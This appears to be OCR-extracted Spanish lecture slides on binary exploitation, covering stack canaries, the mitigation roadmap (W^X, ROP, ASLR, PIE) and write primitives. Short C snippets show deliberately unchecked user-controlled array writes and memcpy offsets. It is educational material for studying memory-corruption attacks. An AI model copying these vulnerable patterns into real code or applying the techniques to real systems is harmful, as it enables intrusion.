
SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```





SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```



STACK SMASHING DETECTED...





Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

SITUACIÓN ACTUAL

- Contamos con un stack buffer overflow.
- No podemos cambiar las variables locales.
- No podemos cambiar la dirección de retorno sin cambiar el canario; si cambiamos el canario, el proceso muere antes de que la función retorne.


¿Podemos seguir ejecutando código arbitrario?


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

PRIMITIVAS DE ESCRITURA

DIRECCIONES RELATIVAS (POR OFFSET)

ESCRITURA RELATIVA: EJEMPLO #1, STACK OVERFLOW




ESCRITURA RELATIVA: EJEMPLO #2

```
void do_something(
  uint32_t user_controller_int1,
  uint32_t user_controlled_int2) {

  uint32_t buffer[BUFFER_SIZE];

  //...

  buffer[user_controller_int1] = user_controlled_int2;

  //...
}
```


ESCRITURA RELATIVA: EJEMPLO #2

```
buffer[i] = v; // uint32_t *buffer
```



ESCRITURA RELATIVA: EJEMPLO #3

```
memcpy(ptr + n, v, m);
```



PRIMITIVAS DE ESCRITURA


DIRECCIONES ABSOLUTAS

EJEMPLO TRIVIAL

*x = y

EJEMPLO: HEAP OVERFLOW, DL MALLOC

